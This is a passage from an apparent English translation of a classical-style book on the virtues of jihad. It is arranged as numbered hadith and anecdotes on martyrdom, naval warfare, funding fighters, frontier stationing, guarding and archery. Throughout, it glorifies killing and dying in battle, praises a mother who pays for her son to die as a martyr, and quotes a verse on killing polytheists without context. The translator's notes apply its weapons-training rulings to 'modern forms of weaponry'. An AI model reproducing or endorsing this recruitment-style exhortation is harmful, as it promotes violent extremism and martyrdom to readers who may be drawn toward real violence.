It is mentioned that one of the righteous women in Basra was Umm Ibrahim al Hashimeeyah. The enemy attacked one of the Muslim towns so people were encouraged to join jihad. AbdulWahid bin Zayd al Basri delivered a speech encouraging jihad and among the audience was Umm Ibrahim. Among the things AbdulWahid talked about was al Hoor (the women of Paradise). Umm Ibrahim stood up and said to AbdulWahid: "You know my son Ibrahim and you know that the nobility of al Basra wish to have him marry one of their daughters and I have not agreed to one of them yet. But I like this girl you described and I would be happy to marry her to my son. Can you please describe her again?

AbdulWahid then narrated a poem in the description of the Hoor. Umm Ibrahim said: I want my son to marry this girl and I would pay you 10,000 dinars as her dowry and you take him with you in this army. He might die as a Shaheed and intercede for me on the Day of Judgment. AbdulWahid said: "If you do so, that is great success for you and your son." She then called her son from the audience. He stood up and said: "Yes my mother!" She said: "Are you pleased to marry this girl with the condition of giving your soul to Allah?" He said: "Yes! I am very pleased!" She said: "O Allah you are my witness that I have married my son to this girl from Paradise with the condition he spends his soul in your sake" Then she went and brought back with her 10,000 dinars and gave it to AbdulWahid and said: "This is her dowry. Take it and use it to provide for the mujahideen" She then purchased for her son a good horse and she armed him. When the army started its march Ibrahim came out with the reciters of Quran surrounding him and reciting:

"Indeed, Allah has purchased from the believers their lives and their properties [in exchange] for that they will have Paradise."

When Umm Ibrahim was greeting her son she told him: "Be careful and don't allow any shortcomings from yourself to be seen by Allah" She them embraced him and kissed him and said: "May Allah never bring us together except on the Day of Judgment!"

AbdulWahid said: "When we reached the enemy's territory and people were called to fight. Ibrahim was in the front and he killed many of the enemy but then they overwhelmed him and killed him. On our way back I told my soldiers not to tell Umm Ibrahim that her son was killed until I tell her. When we entered al Basra she met me and said: "Did Allah accept my gift so I can celebrate or was it rejected so I should cry?" I said: "Allah did accept your gift and your son died as a Shaheed" She then prostrated to thank Allah and said: "Thank you Allah for accepting my gift" The following day she came to me in the mosque and said: "Rejoice!" I said: "What good news do you have?" She said: "I saw my son Ibrahim last night in a dream. He was in a beautiful garden dressed in green clothes, sitting on a throne made of pearl and he had a crown on his head. He told me: "Rejoice my mother! I got married to my bride!"

The virtue of racing towards jihad:

Allah says: And the forerunners, the forerunners. Those are the ones brought close to Allah (al Waqi'ah 10-11)

Uthman bin Abi Sawdah said we where told that the forerunners mentioned in the verses are the first to go out on jihad and the first to go to Salah. (Ibn Abi Shaybah (authentic))

40. Uthman is one of the Imams of the Tabi'een and one of their fighters. He was asked: Are you going out to fight this year? He said: Yes, I wouldn't want to miss fighting even if I were to make 100,000 dinars

41. Al Hassan bin Abi al Hassan said that the Messenger of Allah sent an army and among them was Muadh bin Jabal. He was late in going out with the army so the Messenger of Allah saw him and said: " I see that your company are one month ahead of you in Paradise!" Muadh said: " O Messenger of Allah I only stayed behind in order to catch the prayer with you and so that you can make dua for me in order to make me ahead of my company in rewards!" The Messenger of Allah said: "No, they are ahead of you. Go and catch up with them" Then he said: " A journey in the morning in the cause of Allah is better than the world and everything on it, and a journey at the end of the day in the cause of Allah is better than the world and everything on it" (al Sunan)

42. Anas bin Malik narrated: The Messenger of Allah said: "A journey in the early morning in the cause of Allah is better than the world and everything on it, and a journey at the end of the day in the cause of Allah is better than the world and everything on it" (Bukhari)

Al Nawawi: The hadith does not restrict reward to the beginning or end of the day. It is just to point out that by spending a very little time in the cause of Allah carries a very great reward
[Remember that statements like: "in the cause of Allah", "in the path of Allah", or "in the sake of Allah" are all translations of the clause: "fi sabeel illah" in Arabic which, as mentioned in the beginning of the book, means jihad.]

43. Abu Hurairah narrated: The Messenger of Allah said, "Whoever goes out in his cause with no purpose but to fight in his sake and believing in Him and His Messengers, Allah will guarantee for him to either enter him into Paradise or to return him home with rewards or booty. In the name of whom Muhammad's soul is in His hand, whoever is injured in the path of Allah, the injury would come on the Day of Judgment as it was in this world, the color is that of blood and the smell is that of musk.
    In the name of whom Muhammad's soul is in His hand, if it wasn't for making things difficult on Muslims I wouldn't have stayed behind any army leaving in the path of Allah. But I am unable to find sustenance for the Muslims who stay behind and they have nothing and it is difficult for them for me to leave them.
    In the name of whom Muhammad's soul is in His hand, I wish I could fight in the cause of Allah and then be killed and then fight and then be killed and then fight and then be killed" (Muslim)

44. Abdullah bin Muhaireez narrates that his father was sent in the army of the summer and he became extremely ill. He said: "O my son carry me into the land of the Romans" So I carried him and was still taking through the land when he said: " My son, go fast" I said, "Father, but you are ill!" He said," My son, I want my death to meet me in the land of the Romans" I continued carrying him until he died in Hims.

The son said I was worried how would I find anyone to pray on him janazah in the land of the enemy. I then saw ranks of men whom I never saw before praying on my father! (Ibn Asakir)

[Those men must have been angels sent by Allah to perform prayers on this righteous man]

45. Saad bin AbdulAziz said Abu Muslim al Khawlani died in the territory of the Romans during the reign of Mu'awyah. He told Bisr bin Arta'ah (a companion who was the leader of their army): "Appoint me as the Amir (leader) over the dead and hand me the banner of war and make my grave the closest of all the graves of the martyrs to the enemy. I want to be resurrected on the Day of Judgment carrying the banner of war leading the martyrs. (Ibn Asakir)

The virtues of the dust in the path of Allah:

46. The Messenger of Allah of Allah said: " Whoever has his feet dirty in the path of Allah, Allah will save him from Hellfire" (Bukhari)

47. Abu Dardaa narrated: The Messenger of Allah said: "Allah will not combine in the lungs of His servant the dust of the path of Allah with the smoke of Hellfire, and whoever gets his feet dirty in the path of Allah, Allah will keep him away from Hellfire the distance of 1000 years travel for a fast horse, and whoever is injured in the path of Allah will receive the seal of martyrdom. The injury comes on the Day of Judgment with the color of saffron and the smell of musk. It is a sign that would be recognized by the all the creation, the beginning and the end. They will say: "He has the stamp of martyrs." And whoever fights in the path of Allah for a period equivalent to the time it takes to milk a camel is guaranteed Paradise" (Ahmad)

The virtues of riding the sea in jihad:

48. Anas bin Malik narrated: The Messenger of Allah would visit Umm Haraam bint Malhaan and she would feed him. Umm Haraam was the wife of Ubaadah bin al Saamit. One day when he visited her, after she fed him she sat down to comb his hair. The Messenger of Allah fell asleep. He then woke up laughing. She asked him: "What is making you laugh?" He said, "I was presented with some of my nation who were going out to fight in the cause of Allah riding the sea like kings on thrones." I said O Messenger of Allah, ask Allah that I be one of them! He prayed for her and then went to sleep again. He woke up again laughing. She said what makes you laugh? He said he saw another group and described them as he did before. She said pray to Allah that I am one of them. The Messenger of Allah said: "You are with the first group"

    Years later Umm Haraam participated in an army traveling through the sea. When they reached ashore she fell off her mount and died" (Bukhari)

49. Umm Haraam heard the Messenger of Allah say: “The first of my Ummah to ride the sea in the cause of Allah are forgiven” Umm Haraam said, “O Messenger of Allah am I among them” He said “Yes you are” He then said, “The first army of my Ummah to attack the city of Caesar are forgiven” She said, “Am I among them?” He said, “No” (Bukhari)

[This hadith is an indication of the special honor of naval warfare and fighting the Romans.]

50. Kaab al Ahbar said: “When a man first sets his foot on the ship he leaves all his sins behind him and becomes clean like the day he was born. And the one who suffers seasickness is like the injured who is pouring his blood in the path of Allah. And the one who is patient in the sea is like a king with a crown on his head. (Saeed bin Mansoor in his sunnan with an agreeable chain to Kaab)

51. Hayy al Ma’afiri said they were sitting with Abdullah bin Amr under the Alexandria lighthouse when the ships of jihad embarked on their journey. Abdullah said: “O Maslamah, tell me where are the sins of those people?” He said: “They are hanging on their necks!” Abdullah said: “No there not. In the name of Allah whom my soul is in his hands, they left all there sins on these beaches, with the exception of their debts”

52. Abdullah bin Amr said: “Allah laughs at the mujahideen of the sea many times. He laughs at them when they first ride the ship leaving their families and wealth behind. He laughs at them when the ship starts to rock in the sea. And He laughs at them when they first see the shore” (Ibn Abi Shaybah (Mawqoof))
    [It is mentioned in hadith that if Allah laughs at someone that person will never be punished in Hellfire]

The author of al Mughni and others from the school of Imam Ahmad state that the expeditions of the sea are greater in reward than those of land since it is more difficult and dangerous.

In my opinion there should be no difference of opinion in that due to the aforementioned hadiths that state the great status of jihad in the sea. It should be stated however that one should not ride the sea when it is so dangerous that the likelihood of survival is very slim.

The virtues of horses and keeping them for the purpose of jihad:

Allah says: And prepare against them whatever you are able of power and of steeds of war by which you may terrify the enemy of Allah and your enemy and others besides them whom you do not know but whom Allah knows. And whatever you spend in the cause of Allah will be fully repaid to you, and you will not be wronged. (Al Anfal 60)

53. Abu Hurairah narrated: The Messenger of Allah said: “Whoever keeps a horse for the sake of Allah, believing in Allah and His promise, then the horse’s feeding, drinking, droppings, and urine are going to be on his scale of good deeds on the Day of Judgment.” (Bukhari)

The virtue of fear in the path of Allah:

54. Salman said: “If the heart of the believer trembles in the path of Allah that would shake down his sins just like the shaking of a cluster of dates” (Ibn al Mubarak – ibn Abu Shaybah – Tabarani (Mawqoof))

55. Abdullah bin Amr bin al Aas narrated: The Messenger of Allah said: “Any expedition that fights in the path of Allah and win or come back safe have already received two thirds of their rewards. While an army that looses, feels fear and is hurt have their entire reward reserved for them” (Muslim)

The virtues of standing in the ranks on the battlefield:

Allah says: Indeed, Allah loves those who fight in His cause in a row as though they are a [single] structure joined firmly. (Al Saff 4)

56. Sahl bin Saad al Sa’idi narrated: The Messenger of Allah said: “Two moments, Allah opens in them the gates of the heavens and when that happens hardly ever would a prayer be rejected: During the call to prayer and when the armies line up their ranks” (Abu Dawud)

57. Ibn Umar said: “To stand in the ranks facing the enemy even without me striking my sword, throwing my spear, or shooting my arrows, is better to me than worshiping Allah for 60 years and not committing any sin” (Al Jami)

58. Imran bin Haseen narrated: The Messenger of Allah said: “Standing in the ranks of the army in the battlefield is better to Allah than the worship of sixty years” (Al Hakim (authentic according to al Bukhari rules and agreed by al Thahabi))

59. Yazeed bin Shajarah (a companion) said: “I was told that swords are keys to Paradise” (AbdulRazaq with an authentic chain to Yazeed)

60. Abdullah bin Amr said: Shall I tell you about the best martyr on the Day of Judgment? That is the one who stands in the ranks on the battlefield and when they face the enemy he does not turn left or right. Rather he carries his sword and says: “O Allah! Today I hand over to you my soul to make up for my past days!” and then he is killed. That person is among the martyrs who now lay down in the high rooms of Paradise wherever they wish!” (Ibn al Mubarak)

A chapter on the farewell of the fighters:

61. Abu Bakr al Siddeeq escorted an army and walked with them and then said: “Praise be to Allah for having dust on our feet in his cause.” A man said: “But we just escorted them and

gave them farewell?" Abu Bakr said: "We prepared them, gave them farewell and made prayers for them" (al Mussanaf by ibn Abi Shaybah – al Sunnan al kubra by al Bayhaqi)

CHAPTER 3: THE VIRTUES OF SPENDING IN THE CAUSE OF ALLAH:

Allah says: Who is it that would loan Allah a goodly loan so He may multiply it for him many times over? And it is Allah who withholds and grants in abundance, and to Him you will be returned (al Baqarah 245)

Allah says: The example of those who spend their wealth in the way of Allah is like a seed which grows seven spikes; in each spike is a hundred grains. And Allah multiplies for whom He wills. And Allah is all-Encompassing and Knowing (al Baqarah 261)

62. The Messenger of Allah prayed to Allah to give his Ummah more. Allah revealed: "Who is it that would loan Allah a goodly loan so He may multiply it for him many times over?" The Messenger of Allah asked for more. Allah revealed: "Indeed, the patient will be given their reward without account [i.e. limit] (al Bayhaqi)

63. The Messenger of Allah said: "Whoever spends in the path of Allah, it would be multiplied for them 700 times" (Tirmithi – Nasa'i – ibn Habbaan – al –Hakim – Ahmad (authentic))

64. A man came to the Messenger of Allah with a camel in the cause of Allah. The Messenger of Allah said: "You will be given on the Day of Judgment 700 camels" (Muslim – al Hakim)

65. Abu Hurairah narrated: The Messenger of Allah said: "Whoever spends a pair in the cause of Allah would be called on the Day of Judgment to enter into Paradise. The people of prayer will be called from the gate of prayer, the people of jihad would be called from the gate of jihad, the people of sadaqah would be called from the gate of sadaqah, and the people of fasting would be called from the gate of Rayaan." Abu Bakr said, "Would there be anyone who would be called from all of those gates?" The Messenger of Allah said, "Yes, and you are one of them" (Ahmad – Bukhari – Muslim – Nasa'I)

66. Sasa'ah bin Mu'awyah said I went to Abu Dharr's house and didn't find him. I then met him coming back with a camel with water on its back for his house. I asked him: "Are you Abu Dharr?" He said: "That's what my family call me" I said, "Can you narrate to me something you heard from the Messenger of Allah, may Allah benefit me with it?" He said, "The Messenger of Allah said: " Whoever spends a pair in the cause of Allah will have the gatekeepers of Paradise rushing towards him on the Day of Judgment competing on who would be the one to invite him" I said, "What is a pair?" He said, "A pair of horses or a pair of camels" (al Hakim – Ahmad – Nasa'I)
67. Thawban narrated: The Messenger of Allah said: "The best dinar you could spend is the one you spend to feed your family, the dinar you spend on your mount in the cause of Allah, and the dinar you spend on your companions in the cause of Allah" (Muslim)

68. When the Messenger of Allah was exhorting the sahabah to donate for the preparation of the battle of Tabook, Uthman bin Affaan came to the Messenger of Allah carrying a thousand dinars (gold coins) and he poured it on the lap of the Messenger of Allah. The Messenger of Allah was tossing the coins and turning them while he kept on saying again and again: "Whatever Uthman does after this day won't harm him!" (Ahmad – Tirmithi)

69. The Messenger of Allah said: " O Allah be pleased with Uthman because I am pleased with him" (Ibn Hishaam)

70. Muhibaldeen al Tabari said: Uthman first came with 300 camels full with their saddles, then he came in with 1000 gold dinars, then when he saw that the army is still short he brought in horses and camels up to a total of a 1000. When that wasn't enough he sent in 10,000 dinars and 20 horses.

The punishment of withholding wealth from being spent in the path of Allah:

Allah says: And spend in the way of Allah and do not throw yourselves with your own hands into destruction. And do good; Indeed, Allah loves the doers of good (al Baqarah 195)

71. Huthaifah said the meaning of the ayah is that when people do not spend their wealth in the path of Allah they are throwing themselves into destruction. (Bukhari)

Ibn Abi Hatim in his tafseer says that this is the opinion of: Ibn Abbaas, Ikrimah, al Hassan, Mujahid, Atta, Saeed bin Jubair, Abi Saleh, al Dhahak, al Suddi, Muqatil bin Hayaan, Qatadah, and others.

Al Qurtubi states in his tafseer that Huthaifah, ibn Abbas, Atta, Ikrimah, Mujahid and others say that you shouldn't refrain from spending in the cause of Allah for fear of poverty. This is also the opinion of Bukhari and he didn't mention any other opinion.

Allah says: …and those who hoard gold and silver and spend it not in the way of Allah – give them tidings of a painful punishment.

The Day when it will be heated in the fire of Hell and seared therewith will be their foreheads, and flanks, their backs, "That is what you hoarded for yourselves, so taste what you used to hoard (al Tawba 34-35)

Allah says: Here you are- those invited to spend in the cause of Allah – but among you are those who withhold. And whoever withholds only withholds from himself; and Allah is the Free of need, while you are the needy. And if you turn away, He will replace you with another people; then they will not be the likes of you. (Muhammad 38)

Allah says: And why do you not spend in the cause of Allah while to Allah belongs the heritage of the heavens and the earth? (Al Hadeed 10)

72. Asslam Abi Imran said we were in an army heading from Madina towards Constantinople. The head of the army was AbdulRahman bin Khalid bin al Waleed. The Romans had their backs facing the gates of the city. A man from among us rushed alone towards the enemy. Some people said: "There is no God but Allah! He is throwing himself into destruction!" Abu Ayub al Ansari (a companion) said: "This verse was revealed speaking about us the Ansar. When Allah gave His Messenger victory and Islam prevailed, we said let's go back to our businesses and take care of it. Allah then revealed the verse "And spend in the way of Allah and do not throw yourselves with your own hands into destruction. And do good; Indeed, Allah loves the doers of good"
    So throwing our selves into destruction meant going back to our farms and businesses and leaving jihad"

    Abu Imran said: Abu Ayub remained in jihad until he was buried in Constantinople." (Abu Dawud – Tirmithi – al Hakim)

73. Al Qasim bin Mukhamarah (tabi'ee) said: destruction is withholding spending in the cause of Allah but if a man alone attacks ten thousand strong of the enemy that is fine and Allah knows best. (al Sunan al Kubra – al Tabari in tafseer)

Shaytaan may tell you that since you might die why not leave your wealth behind for your family. This thought is only accepted by one who has little trust in Allah. It shows the existence of doubts in Allah's ability to provide. Because if you believe that you are nothing but a middleman between Allah and your family and that in reality it is not you who is providing for them, then you would not worry for your family after you die.

74. Abu Dharr said the Messenger of Allah saw me entering and he was sitting under the shade of al Kabah. When he saw me he said: "In the name of the Lord of al Kaabah, they are the great losers!" I couldn't help but go to him and ask him whom they were? He said: "The wealthy. Except for those who spend it like this" and he waved his hand left, right and behind. Then he said: "And few are they!" (Muslim – Bukhari)

The virtues of providing for the fighters in Allah's path and taking care of their families:

75. Abu Saeed al Khudri said the Messenger of Allah sent an army to Bani Lahyan. He said from every two men one goes out. Then He told the ones staying behind: "Whoever of you takes care of his brother's family until he comes back would receive half the reward of those who went out" (Muslim)

76. The Messenger of Allah said: "Whoever provides for a fighter in the cause of Allah has actually fought, and whoever takes care of the family of a fighter has actually fought" (Bukhari – Muslim)

77. Ibn Masood said: “For me to equip a fighter with a whip is better to me than making hajj” (Ibn al Mubarak – ibn Abi Shaybah)

78. Uday bin Hatem asked the Messenger of Allah about the best sadaqah. The Messenger of Allah said: “Serving your companions in the path of Allah” He said and then what? The Messenger of Allah said: “Building a structure that would provide them with shade” He said and then what? The Messenger of Allah said: “A saddle for a horse in the path of Allah” (Sunnan Saeed bin Mansoor)

79. Aamir bin Qays (tabi’i) used to participate in jihad against the Romans. He had a mule, which he would share with al Muhajireen. When he is about to join an army he would go around glancing at the faces of people studying them. If he sees a group of men who would suit him he would walk up to them and say: “I would like to join you but I have three conditions” They would say: “What are they” He would say: “1) That I become your servant and I don’t want anyone competing with me in that. 2) I become the one who calls the Adhan among you and I don’t want anyone to compete with me in that. 3) I cover your expenses according to my ability.” If they agree he would join them. If they ever compete with him he would depart them and move on to find another group. (Ibn al Mubarak)

The early Muslims if they go out in armies they would strive to serve others and to make their company happy. They would prefer others to themselves. They would do all that for the sake of Allah and to gain His pleasure.

CHAPTER 4: THE VIRTUES OF RIBAAT[6] (THE STATIONING) AND THE VIRTUES OF THE ONE WHO DIES IN RIBAAT:

Allah says:…then kill the ones who associate with Allah other gods wherever you find them, and capture them and besiege them and sit and wait for them at every place of ambush (al Tawbah 5)

Allah says: O you who have believed, persevere and endure and remain stationed and fear Allah that you may be successful (aal Imran 200)

Al Hassan said the meaning of "persevere and endure" in the verse is that the Muslims were commanded to outdo the nonbelievers in endurance and steadfastness until the nonbelievers end up giving up their religion.

Ibn Jareer:

Muhammad bin Kaab al Quradhi used to say about this verse: Be stationed in the cause of Allah until he (the nonbeliever) leaves his religion for yours.

80. The Messenger of Allah said: " Being stationed for a day in the cause of Allah is better than the world and everything on it" (Bukhari)

81. Salman al Farisi said: The Messenger of Allah said: "Being stationed in the path of Allah for a day is greater than fasting the days of a month and praying its nights. And if he dies the rewards of the deeds he used to do would continue and his provisions would continue and he would be spared the trial of the angels of the grave" (Muslim)

82. The Messenger of Allah said: " Every dead person would have his deeds sealed, except the one stationed in the path of Allah, for they would have their deeds grow until the Day of Judgment, and they would be spared the tribulation of the angels of the grave" (Abu Dawud – al Hakim)

    Al Qurtubi states: This means that Ribaat provides the greatest reward of all after death. The Messenger of Allah says: "If the son of Adam dies, his deeds would terminate except for a charity that he leaves behind, knowledge that benefits, or a righteous son who would pray for him" (Muslim) Charity, knowledge, and a righteous son would all end one day. It would end when the charity runs out, when the knowledge is left and when his son dies. But the rewards of the one stationed in the path of Allah continue until the Day of Judgment. That is because all good deeds cannot be practiced except when safety from the enemy is provided and that is done by the mujahideen who are stationed and guarding the Ummah.

83. Uthman stood on the pulpit and said: "I heard from the Messenger of Allah a hadith that I didn't tell you about previously because I feared you would all leave from Madinah. I heard him say: Being stationed in the path of Allah for a day is better than a 1000 days anywhere

[6] Ribaat: Is the stationing in a land bordering the enemy for the purpose of jihad. The land of Ribaat is a land that is under threat of attack by the enemies of Islam. The one who is stationed in Ribaat is called a Murabit.

else. So let everyone choose what they like" (Mussanaf ibn Abi Shaybah – al Tirmithi – al Nasa'I)

The hadith of Uthman is a clear evidence that being stationed in the path of Allah for a day in the land of war is better than spending a thousand days in any other place including Makkah, Madina, and Jerusalem. That is why Uthman didn't tell them the hadith before. It was because he was worried they would all leave him.

There are Sahaba and Tabi'een whose numbers only Allah can count who left Makkah and Madinah and headed to the coasts of al Sham being stationed their until they either died as a shaheed or died a natural death.

84. Al Harith bin Hisham (the brother of Abu Jahl) was leaving Makkah to jihad so the people of Makkah mourned him. Multitudes of people followed him out of Makkah until he reached to al Badha' with the people around him crying. When he saw that he himself cried and then said: "O people, I am not leaving you because you are not dear to me. Nor am I leaving this town because I prefer some other place. But this affair started (Islam) and some men went out. They were not among the most noble of us. We then woke up, but in the name of Allah if the mountains of Makkah turn into gold and we spend it in the cause of Allah we won't catch up with one day of their days. Now if they are ahead of us in this world we are going to try to catch them up in the Hereafter. I am traveling to Allah"

    He went to al Sham. He then dies as a Shaheed in the battle of al Yarmuk. (Ibn al Mubarak)

Ibn Taymiyah said it is the consensus of all the scholars that for a man to spend time stationed in the path of Allah is better then staying in Makkah, Madinah, or Jerusalem.

Ibn al Munthir conveyed that Imam Ahmad was asked: Which is more beloved to you: Staying in Makkah or being stationed in the path of Allah? He said: Being stationed is more beloved to me.
Imam Ahmad also said: Nothing is equivalent in our view to fighting and stationing in the path of Allah.

A man asked Imam Malik: Which do you prefer: for me to stay in Madinah or Alexandria? He said: Stay in Alexandria [Alexandria was a land of Ribaat because of the Roman attacks from the sea]

Also the prayer in Ribaat is multiplied. So is fasting, remembrance Allah, recitation of Quran, and spending of wealth in the sake of Allah.

85. Uthman said: "Allah has instructed us to become Muslims and we did. So we are the Muslims. He then ordered us to make hijrah so we, the people of Makkah, are the Muhajireen. He then told us to fight jihad and you did. So you, the people of al Sham, are the mujahideen. Spent money on your self and your family and the needy around you. Since if you go out with a single dirham and bought some meat with it and you ate it you and your family you will be rewarded as spending 700 dirhams! (The history of the city of Damascus)

The spending in al Sham is multiplied if it is during the era of Uthman because all of al Sham was a land of Ribaat. It was expected then that the enemy could descend on any part of it. But know that applies only to frontiers of it which are prone to attacks by the enemy.

86. The Messenger of Allah said: "There will be people from my nation who will protect the borders. They will fulfill their duty, but they will not be given what is due to them. They are from me and I am from them" (ibn al Mubarak (agreeable))

87. Abu Hurairah narrated: The Messenger of Allah said: "Among the best livelihoods of people is that of a man holding the rein of his horse in the path of Allah, flying on its back whenever he hears the call. He flies in search of killing or being killed. And a man on top of a mountain peak or on the bottom of a deep valley, establishing prayers, paying his zakah, and worshiping his Lord until death visits him. People see nothing from him but good" (Muslim)

88. Two men came to the companion Abdullah bin al Harith bin Jaz'i al Zabeedi. He said welcome and handed them a pillow he was sitting on. They said: "We did not come for this but we came for you to tell us something that would benefit us (a hadith.) He said: "Whoever does not treat his guests with generosity does not belong to Muhammad and Ibrahim. Blessed is he who spends his night holding the rein of his horse in the path of Allah, having a piece of dry bread and water as his breakfast. And woe to those who are feeding like cows, saying: "Servant! Take this and servant! Bring that" All of that and they are not even remembering Allah." (Ibn al Mubarak)

The period of being stationed:

Imam Ahmad was asked: Is there any period for being stationed? He said, "Forty days"

89. Abu Hurairah said: "For me to be stationed for one night next to the sea and protecting the Muslims behind me is better than spending the night of al Qadr in the masjid of al Kaabah or the masjid of the Messenger of Allah. And spending three days in Ribaat is equal to a whole year, and the most complete period of Ribaat is forty days" (AbdulRazaq)

90. A man from al Ansar came to Umar. Umar asked him: "Where were you?" He said: "I was in Ribaat" Umar said: "For how long?" He said: "Thirty days" Umar said: "You should have completed it forty" (AbdulRazaq)

91. Abu Hurairah said: "If you spent three days in Ribaat then let the worshipers worship as they wish!" (Ibn Abi Shaybah (authentic))

    [Meaning if you spends 3 days in Ribaat no worshiper could catch up with you no matter what they do and no matter for how long they do it!]

The commanded Ribaat is for a person to station himself to a vulnerable land where the enemy is expected to attack (the word Ribaat comes from rabat which is to tie). The Murabit does that

with intention of fighting the enemy or guarding the land or even to increase the number of Muslims in that land. The more dangerous the land is the more rewarding it becomes whether it is a sea port or otherwise.

Imam Malik does not consider Ribaat in Jeddah to be Ribaat because the enemy only attacked it once. Imam Malik was also asked his opinion on the ones who live in the land of Ribaat with there families. He said they are not considered Murabiteen. Because the Murabit is the one who leaves from his home with the intention of Ribaat in a land of danger.

It appears to me that the one who are living in an area of Ribaat and the only intention he has in staying there is jihad or guarding the land, and this person has the ability to move to another place without difficulty, my opinion is that such a person is a Murabit and would be rewarded accordingly even if he is accompanied by his family. The Sahabah and the Tabi'een used to live in the land of Ribaat with their families with the intention of Ribaat.

Maybe what Imam Malik meant was those who were born in the land of Ribaat and brought up there and they lived there because it was their homeland and the place where their families lived and they are not there for the purpose of Ribaat. This is also the opinion of ibn Atyah. He states that: "The ones who live in the land of Ribaat because it is their home and the place of their work are considered protectors of the land but not Murabiteen"

So the one who lives in the land of Ribaat for a purpose that does not exist in other places, or because his family insist on living there, or for the purpose of work is not a Murabit. Also, if a person is in the place of Ribaat and the danger of the enemy ceases to exist and nevertheless this person continues to live in that place, that is an indication that the purpose of such a person is not jihad and thus, the person does not qualify as a Murabit.

Now if there is a person living in the land of Ribaat and his intention is that whenever the enemy attacks he would run away, then such a person is living in a state of sin. Because the moment the enemy attacks it becomes a major sin to run away. So such a person is better off moving from the land of Ribaat because he is accumulating sin all the time with such an intention.

The virtues of guarding in the path of Allah:

Abu Huraira narrated: The Prophet said, " Let the slave of Dinar and Dirham, of Quantify and Khamisa perish as he is pleased if these things are given to him, and if not, he is displeased. Let such a person perish and relapse, and if he is pierced with a thorn, let him not find anyone to take it out for him. Paradise is for him who holds the reins of his horse to strive in Allah's Cause, with his hair unkempt and feet covered with dust: if he is appointed in the vanguard, he is perfectly satisfied with his post of guarding, and if he is appointed in the rearward, he accepts his post with satisfaction; (he is so simple and unambiguous that) if he asks for permission he is not permitted, and if he intercedes, his intercession is not accepted." (Bukhari)

92. Abdullah bin Amr narrated: The Messenger of Allah said: “Two eyes will not be touched by Hellfire: An eye that cries from the fear of Allah, and an eye that spent the night in a guarding post in the path of Allah” (Tirmithi)

93. Abu Rayhanah narrates: We were with the Messenger of Allah in an expedition. During our travel we passed over a high place and we spent our night in that location. The weather was very cold so I saw some people digging for themselves holes in the ground. They would then crawl into them and cover themselves with their shields to protect themselves from the cold weather. When the Messenger of Allah saw that he said: “Who would be our guard tonight and I would pray for him?” An Ansari stepped forward and said: “I would O Messenger of Allah,” The Messenger of Allah told him to come close to him and then he asked his name. After the man replied the Messenger of Allah made a long prayer for him. When I heard the prayer of the Messenger of Allah I went to him and said I can also be a guard. The Messenger of Allah told me to come close and then he asked me who I was. I said: “Abu Rayhanah” He then made a prayer for me and it was shorter than the earlier one. Then he said: “Hellfire is prohibited from an eye that cried from the fear of Allah. And Hellfire is prohibited from an eye that was awake guarding in the path of Allah” (Ahmad – al Mussanaf – al Nasa’i – al Hakim)

94. Makhool narrates: “Whoever spends the night guarding in the path of Allah until the morning would have all of his sins fall away” (Mussanaf ibn Abu Shaybah)

95. Sahl bin al Hanthalyah said they were with the Messenger of Allah the day of Hunain. We walked that entire day. A knight came to the Messenger of Allah and said: “O Messenger of Allah I went ahead of you until I reached so and so mountain and I found all of Hawazin with their woman, camels and sheep assembling at Hunain.” The Messenger of Allah smiled and said: “Those will be a booty for the Muslims tomorrow insha Allah!” He then said: “Who would be our guard tonight!” Anas bin Marthad al Ghanawi stepped forth and said: “I would O Messenger of Allah!” The Messenger of Allah said: “Then ride” So he mounted his horse and came to the Messenger of Allah. The Messenger of Allah said: “Face this valley until you reach the top of it and don’t let us be ambushed from your direction.” When we prayed our morning prayers the Messenger of Allah said: “Did you see your knight?” They said we didn’t. The Messenger of Allah kept on looking towards the valley in his Salah. When he finished his prayers he said: “Rejoice! Here comes your knight!” We continued looking through the trees in the valley until the knight appeared and he came and stood in front of the Messenger of Allah. He said: “I went until I reached the top of the valley, where the Messenger of Allah told me to be, until the morning and I didn’t spot anyone” The Messenger of Allah said: “Did you leave your post?” He said: “No, except to pray or respond to the call of nature” The Messenger of Allah said: “You’ve guaranteed yourself Paradise and There is no harm on you even you don’t do any good after this day!” (Abu Dawud – Musnad Abu Uwanah – al Hakim (authenticated it and al Thahabi agreed))

96. Ibn Umar narrated: The Messenger of Allah said: “Shouldn’t I tell you about a night that is better than the night of al Qadr (the Night of Power)? A guard who is guarding in a land of

fear (danger) not knowing whether he would return to his family or not" (Al Mussanaf – al Sunnan al Kubra by al Bayhaqi – al Hakim (authentic and agreed by al Thahabi))

CHAPTER 5: THE RULES AND VIRTUES OF TARGET SHOOTING:

The virtues of target shooting:

[All this would apply to modern forms of weaponry]

Allah says: And prepare against them whatever you are able of power (al Anfal 60)

97. Uqbah bin Aamir narrated: I heard the Messenger of Allah on the pulpit say: " "And prepare against them whatever you are able of power" and power is the ability to shoot, power is the ability to shoot, power is the ability to shoot" (Muslim)

98. Khalid bin Zaid said I used to be good at archery and Uqbah would go out target shooting with me. One day I was reluctant to go out so he told me: "O Khalid, let me tell you what I heard the Messenger of Allah say. He said: "Allah admits three people into Paradise because of one arrow. The one who makes it, doing so with the intention of good, the one who shoots it and the one who hands it over to the archer. So go out and train in archery and in horseback riding. And I prefer you train in archery. Entertainment is appropriate in only three forms: Training your horse, playing with your wife, and archery. And whoever learns archery and then abandons it has rejected a blessing from Allah" (al Mussanaf – Musnad Abi Awnah – Abu Dawud – al Hakim (Thahabi agreed))

99. Salamah bin al Akwa said: The Messenger of Allah passed next to boys playing a game of archery. He said: "Shoot children of Ismael, your father was great archer. Shoot and I will join so and so" and he joined one of the teams. The Messenger of Allah then said: "Why did you stop?" They said: "How can we do so when you are with them?" He said: "Go ahead and shoot, I am with all of you!" (Bukhari)

100. Uqbah said: I heard the Messenger of Allah say: "You will conquer many lands and you will be safe and secure. If that happens don't fail to play with your arrows!" (Muslim)
[In other words even if the Muslims are safe from war they should still not neglect military training]

101. Ata bin Rabah said: I saw Jabir bin Abdullah and Jabir bin Umair al Ansari target shooting while one of them got bored and sat down. The other told him: I heard the Messenger of Allah say: "Everything that is not remembrance of Allah is in vain except four things: Your walking between your targets, training your horse, playing with your wife, and swimming practice" (Nasa'i – Tabarani)

The scholars have stated that it is recommended to target shoot between two targets on opposite sides. So you stand next to one and shoot at the other and then walk towards the other one, pick up the arrows and then shoot at the first one.

The author of al Mughni stated that it is Sunnah to shoot at two opposite facing targets since this was how the Sahabah used to practice. It is narrated that the Messenger of Allah said: "Between the two targets is a garden of Paradise"

